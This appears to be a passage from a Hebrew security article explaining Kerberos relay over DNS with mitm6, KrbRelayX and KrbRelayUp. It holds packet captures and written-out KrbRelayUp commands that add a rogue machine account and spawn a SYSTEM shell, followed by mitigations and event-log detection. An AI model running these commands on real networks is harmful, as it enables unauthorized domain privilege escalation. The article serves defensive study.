בעצם, הכלי מאזין לבקשות עבור IPv6 באמצעות DHCPv6 (הבקשות מתבצעות דיפולטיבית). לאחר מכן הוא עונה להודעות, מצרף כתובת IPv6 עבור הלקוח ומגדיר את התוקף בתור שרת ה-DNS הדיפולטיבי (שרת DNS עבור IPv6 יהיה בתיעדוף על פני שרת DNS עבור IPv4 ולכן השרת של התוקף יתועדף).

במצב זה, השרת של התוקף יקבל את שאילתות ה-DNS מהלקוח והוא יוכל לבחור אם להעביר אותן אל שרת ה-DNS האמיתי או להחזיר תשובה בעצמו. נשים לב שההרצה צריכה להתבצע על מחשבים באותו LAN או VLAN.

איך המתקפה עובדת?

המתקפה שמוצגת כעת הינה עד השלב של ה-Relay אך בפועל גם המתקפה לפי Dirk-jan וגם בשימוש של הכלי שהוא כתב מנצלת את ה-AD CS ומשתמשת ב-Certificates כדי להסלים הרשאות על העמדה של הקורבן.



נעבור על השלבים:

1. **האזנה לבקשות DHCPv6**: התוקף הריץ mitm6 על השרת שלו והוא מאזין כעת לבקשות DHCPv6 (שמתבצעות באופן קבוע). בשלב זה בעצם הלקוח מבקש ב-LAN (או ב-VLAN) הגדרות IPv6 באמצעות DHCPv6 ובשאילתה זו גם מופיעה השאלה באיזה שרת DNS להשתמש.
2. **DNS Spoof**: השרת של התוקף עונה ללקוח ואומר "אני שרת ה-DNS עבור IPv6 שיטפל בבקשות שלך". בשלב זה, השרת של התוקף נרשם אצל הלקוח בתור שרת ה-DNS ומכיוון שב-Windows מתקיים תיעדוף של IPv6 על פני IPv4, השרת של התוקף יהיה שרת ה-DNS אליו הלקוח יפנה את הבקשות. בנוסף, הוא שולח כתובת IPv6 עבור הלקוח.
3. **SOA Query**: הלקוח ישלח לשרת ה-DNS (התוקף) שאילתת SOA כדי לדעת מי שרת ה-DNS המוסמך לו הוא צריך לשלוח את בקשות ה-DNS.
4. **SOA Response**: שרת ה-DNS (התוקף) אומר ללקוח "אני שרת ה-DNS המוסמך, תפנה אליי".
5. **בקשה לעדכון דינמי**: הלקוח ישלח לשרת ה-DNS המוסמך (התוקף) בקשת Dynamic Update.
6. **סירוב**: השרת של התוקף יחזיר בתגובה סירוב לעדכון על מנת שהלקוח יבצע אימות.

7. **TGS_REQ**: כדי להתמודד עם הסירוב, הלקוח ישלח TGS_REQ אל ה-DC כדי לקבל Service Ticket ולהוכיח לשרת ה-DNS (במקרה שלנו התוקף) שהוא אומת.
8. **TGS_REP**: ה-DC יחזיר TGS_REP עם Service Ticket ללקוח (במידה ומאומת).
9. **TKEY**: הלקוח ינסה שוב לבצע עדכון דינמי מול השרת של התוקף רק הפעם מלווה ב-Service Ticket. בעצם, הוא שולח TKEY Query על מנת לבצע Negotiate על מפתח.
10. **Relay**: בשלב זה התוקף קיבל את מה שרצה (ה-Service Ticket), הוא יכול לחלץ את ה-Service Ticket והוא מבצע אימות אל מול שרת היעד שלנו, ה-AD CS (למשל באמצעות HTTP).

כלים

מבחינת כלים קיימים, המרכזיים שיצא לי לראות הם KrbRelayx, KrbRelay ו-KrbRelayUp. אני מאמינה שיש עוד כלים אך בחרתי להתמקד באלו. מכיוון שהמאמר עוסק יותר בהבנה של המתקפות, אציג יחסית בקצרה את הכלים (בדגש על שלבי ה-Relay) אך כמובן שיש המון סרטונים ומאמרים המפרטים יותר.

KrbRelayX

כפי שדיברנו קודם על המאמר שכתב Dirk-jan על Relay Kerberos Over DNS, הוא כתב גם כלי מתאים לביצוע המתקפה הנקרא Krbrelayx. באופן כללי הכלי לא משמש רק למתקפה זו אלא גם ל-Abuse של Kerberos באמצעותUnconstrained Delegation אך לא ניגע בחלק זה במאמר.

Krbrelayx מממש מתקפת MITM המשתמשת ב-DNS (ספציפית ב-IPv6) באמצעות שימוש בכלי **mitm6** המשתמש ב-DHCPv6 כדי לגרום ל-Host (ווינדוסי) ברשת IPv4 להשתמש בשרת DNS שרירותי (דיברנו על כלי זה בחלק של DNS). עד השלב של ה-Relay ל-AD CS, הכלי מבצע ממש את המתקפה שתיארנו קודם. לאחר מכן, הוא מתחיל לבצע כמה שלבים עבור ניצול של ה-AD CS (לא נפרט ממש על פרטי הניצול אבל Dirk-jan הוציא בעבר מאמר על Relay ל-AD CS עם NTLM).

בקצרה, כאשר ביצענו את ה-Relay עשינו זאת עם בקשת GET של HTTP (האימות היה באמצעות ה-Ticket מה-Relay). כאשר ה-AD CS מחזיר תגובה עם 200 Status Code, אנו יודעים שהצלחנו להתאמת מולו. כעת, הגענו לנקודה בה אנו רוצים לבקש Certificate.

ברגע שה-AD CS מחזיר לנו את ה-Certificate, אנו יכולים לקבל TGT (להתאמת מול ה-DC) ובהמשך להתחזות ל-Domain Admin כדי לקבל גישה במחשב של הקורבן.

נציג מבחינת פקטות איך המתקפה נראית לפי השלבים עד החלק של ה-Relay. נשתמש ב-PCAP מ-https://vuls.cert.org/confluence/pages/viewpage.action?pageId=102793321 של התקשורת בעת ביצוע המתקפה עם KrbRelayX. ב-PCAP יש עוד תעבורה שלא רלוונטית למתקפה ולכן נתמקד במה שכן.

הכתובות בתקשורת:


Name	Role	IPv4	IPv6
ADCS	Active Directory Certificate Services	192.168.3.103	fe80::2531:5a7b:adb4:4ed5
tapioca	Attacker	192.168.3.100	fe80::20c:29ff:fe1c:758a
win10	Victim	192.168.3.108	fe80::ac96:beed:99ce:d8d9 fe80::192:168:3:108
WIN-6ERMGJ5ECLO	Domain Controller	192.168.3.1	fe80::8914:c3e8:b7d9:e8ae

[מקור: https://vuls.cert.org/confluence/pages/viewpage.action?pageId=102793321]

שלבים 1-2:

בפקטות הבאות ניתן לראות את הלקוח מבצע שאילתה ב-LAN[4] ב-DHCPv6 להגדרות DHCPv6 ובנוסף לקבלת שרת DNS רקורסיבי (פקטה 17) ואת התוקף (mitm6) מחזיר לו בתשובה את הכתובת שלו בתור שרת ה-DNS הרקורסיבי (פקטה 18).

פה בעצם התוקף הרעיל את ה-DNS של הלקוח וכאשר הלקוח יבצע שאילתות הוא ישלח אותן לכתובת ה-IPv6 של התוקף:



[4] ff02::1:2 היא כתובת Multicast של IPv6 המייצגת את כל ה-Agent-ים של DHCPv6 ב-LAN.

בפקטה 18 ניתן לראות גם את כתובת ה-IPv6 שהתוקף (באמצעות mitm6) נתן ללקוח ובה הוא ישתמש בהמשך התקשורת:

```
18 32.3… fe80::20c:29ff:fe1c:758a    fe80::ac96:beed:99ce:d8d9    DHCPv6    176 Advertise XID: 0x8a7a58 CID:
Wireshark · Packet 18 · krbrelayx_mitm6_full.pcapng
    Message type: Advertise (2)
    Transaction ID: 0x8a7a58
  > Client Identifier
  > Server Identifier
  > DNS recursive name server
  > Domain Search List
  v Identity Association for Non-temporary Address
      Option: Identity Association for Non-temporary Address (3)
      Length: 40
      Value: 03000c29000000c8000000fa00050018fe80000000000000…
      IAID: 03000c29
      T1: 200
      T2: 250
    v IA Address
        Option: IA Address (5)
        Length: 24
        Value: fe800000000000000192016800030108000012c0000012c
        IPv6 address: fe80::192:168:3:108
        Preferred lifetime: 300
        Valid lifetime: 300
```

שלבים 3-4:


בפקטות הבאות אפשר לראות שהלקוח שולח לשרת ה-DNS הרקורסיבי שמוגדר לו (השרת של התוקף) שאילתת SOA על מנת לקבל את שרת ה-DNS המוסמך ברשת (פקטה 611). בנוסף, ניתן לראות שהתוקף עונה לשאילתה עם שרת מוסמך בשם adcs.wd.local (תחת ה-Authoritative Nameservers) אך ב-Additional Records הוא שם רשומת A שבעצם מודיעה ללקוח שהכתובת של adcs.wd.local היא בעצם הכתובת של התוקף.

כך התוקף גרם ללקוח לחשוב שהוא שרת ה-DNS המוסמך (פקטה 612).

```
No.  Time    Source                  Destination             Protocol Length Info
611  39.2…   fe80::192:168:3:108     fe80::20c:29ff:fe1c:758a DNS      94 Standard query 0x9e07 SOA win10.wd.local
612  39.2…   fe80::20c:29ff:fe1c:758a fe80::192:168:3:108     DNS     232 Standard query response 0x9e07 SOA win10.wd.local SOA adcs.wd.local NS adcs.w
Wireshark · Packet 611 · krbrelayx_mitm6_full.pcapng
  > Frame 611: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interfac
  > Ethernet II, Src: VMware_5f:4a:48 (00:0c:29:5f:4a:48), Dst: VMware_1c:75:8a (00:
  > Internet Protocol Version 6, Src: fe80::192:168:3:108, Dst: fe80::20c:29ff:fe1c:
  > User Datagram Protocol, Src Port: 55535, Dst Port: 53
  v Domain Name System (query)
      Transaction ID: 0x9e07
    > Flags: 0x0100 Standard query
      Questions: 1
      Answer RRs: 0
      Authority RRs: 0
      Additional RRs: 0
    v Queries
      v win10.wd.local: type SOA, class IN
          Name: win10.wd.local
          [Name Length: 14]
          [Label Count: 3]
          Type: SOA (Start Of a zone of Authority) (6)
          Class: IN (0x0001)
      [Response In: 612]
Wireshark · Packet 612 · krbrelayx_mitm6_full.pcapng
  > Queries
  > Answers
  v Authoritative nameservers
    v win10.wd.local: type NS, class IN, ns adcs.wd.local
        Name: win10.wd.local
        Type: NS (authoritative Name Server) (2)
        Class: IN (0x0001)
        Time to live: 100 (1 minute, 40 seconds)
        Data length: 15
        Name Server: adcs.wd.local
  v Additional records
    v adcs.wd.local: type A, class IN, addr 192.168.3.100
        Name: adcs.wd.local
        Type: A (Host Address) (1)
        Class: IN (0x0001)
        Time to live: 300 (5 minutes)
        Data length: 4
        Address: 192.168.3.100
      [Request In: 611]
```

שלבים 5-6:


כעת, הלקוח שולח לשרת של התוקף (שרת ה-DNS המוסמך) בקשה לעדכון דינמי (פקטה 615) ומכיוון שהתוקף רוצה שהלקוח יבצע אימות, הוא מחזיר לו בתגובה סירוב לעדכון (פקטה 616).



שלבים 7-8:

כעת, על מנת להתמודד עם הסירוב של השרת של התוקף, הלקוח מבצע בקשת TGS מול ה-DC כדי לקבל Service Ticket איתו יוכל להוכיח את עצמו מול שרת ה-DNS שזה התוקף (פקטה 620). נשים לב שה-Service שלנו הוא באמת DNS.

לאחר מכן, ה-DC מחזיר לו תשובה TGS-REP המתאימה לחשבון המחשב של הלקוח ומכילה את ה- Service Ticket (פקטה 622):



שלב 9:


בשלב זה הלקוח שולח בקשת TKEY אל שרת ה-DNS (התוקף) המכילה את ה-Service Ticket כדי לנסות להוכיח לשרת שהוא מאומת. בעצם, הוא רוצה לקבל סוג של מפתח (החתימה שזה TSIG) כדי שיוכל להמשיך לתקשר עם שרת ה-DNS ושהעדכון הדינמי יתבצע (פקטה 630):

No.	Time	Source	Destination	Protocol	Length	Info
630	39.3…	192.168.3.108	192.168.3.100	DNS	1920	Standard query 0x8c40 TKEY 1096-ms-7.1-449a.4a8fc40f-a468-11ec-9c72-000c295f4a48 TKEY

```
Wireshark · Packet 630 · krbrelayx_mitm6_full.pcapng
Domain Name System (query)
    Length: 1864
    Transaction ID: 0x8c40
  > Flags: 0x0000 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  > Queries
  v Additional records
    v 1096-ms-7.1-449a.4a8fc40f-a468-11ec-9c72-000c295f4a48: type TKEY, class ANY
        Name: 1096-ms-7.1-449a.4a8fc40f-a468-11ec-9c72-000c295f4a48
        Type: TKEY (Transaction Key) (249)
        Class: ANY (0x00ff)
        Time to live: 0 (0 seconds)
        Data length: 1728
        Algorithm name: gss-tsig
        Signature Inception: Mar 15, 2022 16:00:38.000000000 Jerusalem Standard Time
        Signature Expiration: Mar 16, 2022 16:00:38.000000000 Jerusalem Standard Time
        Mode: GSSAPI (3)
        Error: No error (0)
        Key Size: 1702
      v Key Data: 608206a206062b0601050502a082069630820692a0183016…
        v GSS-API Generic Security Service Application Program Interface
            OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
          v Simple Protected Negotiation
            v negTokenInit
              > mechTypes: 2 items
                mechToken: 6082066c06092a864886f71201020201006e82065b308206…
              v krb5_blob: 6082066c06092a864886f71201020201006e82065b308206…
                  KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
                  krb5_tok_id: KRB5_AP_REQ (0x0001)
                v Kerberos
                  v ap-req
                      pvno: 5
                      msg-type: krb-ap-req (14)
                      Padding: 0
                    > ap-options: 20000000
                    v ticket
                        tkt-vno: 5
                        realm: WD.LOCAL
                      v sname
                          name-type: kRB5-NT-SRV-INST (2)
                        v sname-string: 2 items
                            SNameString: DNS
                            SNameString: adcs.wd.local
                      > enc-part
                    v authenticator
                        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                        cipher: 78f3d5323f54f2c21ee2366ad84873a6439a534dd66576ce…
```

שלב 10:

בשלב זה אנו מבצעים את ה-Relay עצמו. KrbRelayX מחלץ מבקשת ה-TKEY את ה-Ticket וכעת הוא יכול לבצע Relay ולצרף את ה-Ticket לבקשת התאמתות מול שרת ה-AD CS, שהוא שרת היעד במתקפה שלנו (פקטה 642). ניתן לראות ששרת ה-AD CS מאשר את האימות (פקטה 705):



שלבים נוספים:

לאחר שהאימות מול ה-AD CS הצליח, התוקף יבקש את ה-Certificate וכך יוכל להמשיך ולהסלים הרשאות כפי שפירטנו קודם (באמצעות כלים נוספים בהם KrbRelayX משתמש).

KrbRelay

כלי הנכתב על ידי cube0x0 המתבסס על המאמרים של James Forshaw. הכלי מממש את Kerberos Relay לפי פרוטוקולים (למשל HTTP, LDAP, SMB ועוד). באמצעות הכלי ניתן להגיע ממצב של משתמש דומייני עם Low-Privilege על עמדה בדומיין ל-SYSTEM על העמדה.

KrbRelayUp

כלי זה הינו סוג של "שדרוג" של KrbRelay ונכתב על ידי Mor Davidovich. הכלי מאחד כלים אחרים (כמו Rubeus ו-KrbRelay) על מנת לבצע את המתקפה בצורה אוטומטית ויעילה יותר (הכלים בעבר היו צריכים להיות משומשים כל אחד בנפרד כדי להגיע לתוצאה של המתקפה). נשים לב לכמה דרישות עבור הכלי:

- LDAP Signing: התוקף צריך שלא יהיה מוגדר LDAP Signing (זו ההגדרה הדיפולטיבית).
- Ms-DS-MachineAccountQuota: הכלי יוצר מחשב בדומיין ולכן מסתמך על ההגדרה הדיפולטיבית לפיה כל יוזר בדומיין יכול להוסיף חשבון מחשב (ההגדרה הדיפולטיבית היא שכל יוזר בדומיין יכול ליצור עד 10 מחשבים).

ניקח דוגמה להרצה מהסרטון (Kerberos Relaying (KrbRelayUp) Attack & Detection). התמונות שאצרף יהיו משם. מה שנעשה זה שממשתמש רגיל במערכת, נסלים הרשאות ל-SYSTEM על העמדה. אנו נמצאים על עמדה Win10 כאשר המשתמש שלנו הוא משתמש דומייני רגיל: clint.barton.

נעבור על הפעולות:

1. ניצור מחשב חדש בדומיין:

```
PS C:\Users\clint.barton\Desktop>  .\KrbRelayUp relay -Domain hacklab.com -CreateNewComputerAccount -ComputerName evilcorp$ -ComputerPassword
 evil123$
KrbRelayUp - Relaying you to SYSTEM

[+] Rewriting function table
[+] Rewriting PEB
[+] Init COM server

[+] Computer account "evilcorp$" added with password "evil123$"
[+] Register COM server
[+] Forcing SYSTEM authentication
[+] Got Krb Auth from NT/SYSTEM. Relying to LDAP now...
[+] LDAP session established
[+] RBCD rights added successfully
[+] Run the spawn method for SYSTEM shell:
    ./KrbRelayUp spawn -d hacklab.com -cn evilcorp$ -cp evil123$
PS C:\Users\clint.barton\Desktop>
```

בעצם, אנו ביצענו את הפעולה של יצירת מחשב בדומיין באמצעות הכלי ובפועל הוא ביצע עוד המון פעולות מאחורי הקלעים כמו Relay ל-LDAP (בעבר היו צריכים לבצע כל פעולה כזו ידנית). נשים לב שהוא אפילו אומר לנו מה אנו צריכים לעשות לאחר מכן.

2. כעת, נריץ את הפקודה שתיצור לנו Shell עם SYSTEM:

```
PS C:\Users\clint.barton\Desktop> ./KrbRelayUp spawn -d hacklab.com -cn evilcorp$ -cp evil123$
KrbRelayUp - Relaying you to SYSTEM
```

וקיבלנו:

```
[+] Rewriting PEB
[+] Init COM server

Administrator: C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.19042.1706]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system

C:\WINDOWS\system32>_

m -cn evilcorp$ -cp evil123$

10)

[+] Impersonating user 'Administrator' to target SPN 'HOST/HOST2-WIN10'
[+] Building S4U2proxy request for service: 'HOST/HOST2-WIN10'
[*] Using domain controller: 2016-Lab-DC.hacklab.com (192.168.136.10)
[+] Sending S4U2proxy request to domain controller 192.168.136.10:88
[+] S4U2proxy success!
[+] Ticket successfully imported!
```

דרכי זיהוי ומיטיגציות

ניגע כעת במספר דרכי זיהוי / מיטיגציות על מנת להתגונן מפני המתקפות (כמובן שיש עוד אך בחרתי להתמקד באלו). נתייחס ספציפית ל-Relay ולא לדברים שניתן לעשות אחרי כמו Delegation, ניצול של ה- AS CS ועוד.

מיטיגציות

- **DHCPv6**: הניצול העיקרי עליו מסתמך mitm6 הוא ההעדפה של IPv6 ב-Windows על פני IPv4. מכיוון שדבר זה אינו בר שינוי כרגע, מה שכן נוכל לעשות הוא לא לאפשר את כל התקשורת של DHCPv6 (אם אין שימוש ל-IPv6 ברשת).
- **mDNS / LLMNR**: לבטל, לבטל ושוב פעם לבטל.
- **Signing / Channel Binding**: כבר נאמר בעבר עבור NTLM Relay ובהחלט רלוונטי עבור Kerberos Relay (בייחוד עבור LDAP שלמשל בכלי KrbRelayUp ממש לא יאפשר למתקפה להתבצע). ניתן לבצע זאת באמצעות ה-GPO.
- **Ms-DS-MachineAccountQuota**: כפי שהסברנו תחת הכלי KrbRelayUp, הערך הדיפולטיבי הוא 10 (כלומר כל יוזר בדומיין יכול ליצור עד 10 מחשבים). על מנת להקשות על התוקף, מומלץ לשנות ערך זה ל-0.

זיהוי

זיהוי כללי:

- SOA: מבחינת התשובה של התוקף לשאילתת ה-SOA, אם יש לנו תיעוד של השאילתות והתגובות (לוגים), נוכל לבדוק אם ה-Hostname בתגובה לשאילתת ה-SOA נכון.

Windows Event Viewer:

קיימים כמה חוקי Sigma עבור זיהוי של הכלים (חלקם מאוד ממוקדים ברמת יצירת תהליך בשם הזה ולכן לא נדבר עליהם). בעמודים הבאים נראה לוגים אשר יכולים להעיד על הרצה.

4624: An Account Was Successfully Logged On (תחת לוג Security).

Event 4624, Microsoft Windows security auditing.

General | Details

An account was successfully logged on.

Subject:
- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Logon Information:
- Logon Type: 3
- Restricted Admin Mode: -
- Virtual Account: No
- Elevated Token: Yes

Impersonation Level: Impersonation

New Logon:
- Security ID: HACKLAB\Administrator
- Account Name: Administrator
- Account Domain: HACKLAB.COM
- Logon ID: 0x3A8189
- Linked Logon ID: 0x0
- Network Account Name: -
- Network Account Domain: -
- Logon GUID: {8e7429f9-8d0d-39d0-03e1-c93e535c0c6a}

Process Information:
- Process ID: 0x0
- Process Name: -

Network Information:
- Workstation Name: -
- Source Network Address: 127.0.0.1
- Source Port: 50063

Detailed Authentication Information:
- Logon Process: Kerberos
- Authentication Package: Kerberos
- Transited Services: -
- Package Name (NTLM only): -
- Key Length: 0


This event is generated when a logon session is created. It is generated on the computer that was accessed.

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	5/17/2022 10:51:56 AM
Event ID:	4624	Task Category:	Logon
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	HOST2-WIN10.hacklab.com

[מקור: Kerberos Relaying (KrbRelayUp) Attack & Detection - https://www.youtube.com/watch?v=KcTJN6Wy1AM&t=897s]

ב-Security Log אנו יכולים לראות את האירוע הבא (4624) לאחר הרצת KrbRelayUp ושיש בו כמה דברים חריגים: למה ש-Host יתחבר אל עצמו (Localhost - 127.0.0.1) ב-Kerberos עם משתמש Administrator ולא עם המשתמש הדומייני המחובר למחשב. בנוסף, ה-Logon Type הוא 3 (Network Logon). כל אלו יכולים לבנות שאילתה העוזרת לזהות שימוש ב-KrbRelayUp.

7045: New Service Was Installed (תחת לוג System).הכלי KrbRelayUp מתקין שירות בריצה שלו ולכן אנו יכולים לזהות זאת:



[מקור: https://www.youtube.com/watch?v=KcTJN6Wy1AM&t=897s - Kerberos Relaying (KrbRelayUp) Attack & Detection]

נשים לב שהתוקף יכול לשנות את השם של השירות (דיפולטיבית הוא KrbSCM) ולכן זיהוי זה בעייתי יותר.

3: Network Connection (תחת לוג Sysmon). כחלק מהפעולות שהכלי KrbRelayUp מבצע, הוא מוציא תקשורת בפורט 88 (Kerberos). בדרך כלל עמדות ברשת יוציאו תקשורת ב-Kerberos באמצעות התהליך lsass.exe. לכן, אם אנו רואים תקשורת בפורט 88 לא עם התהליך lsass.exe, אנו יכולים לזהות בקשות חריגות ולחשוד בריצה של הכלי.

נשים לב שלחוק זה יש לא מעט False-ים (למשל chrome.exe, firefox.exe, iexplore.exe ועוד). לפני שמתייחסים לחוק זה כמזהה, שווה לטייב את כל ה-False-ים לפי הרשת שלנו.

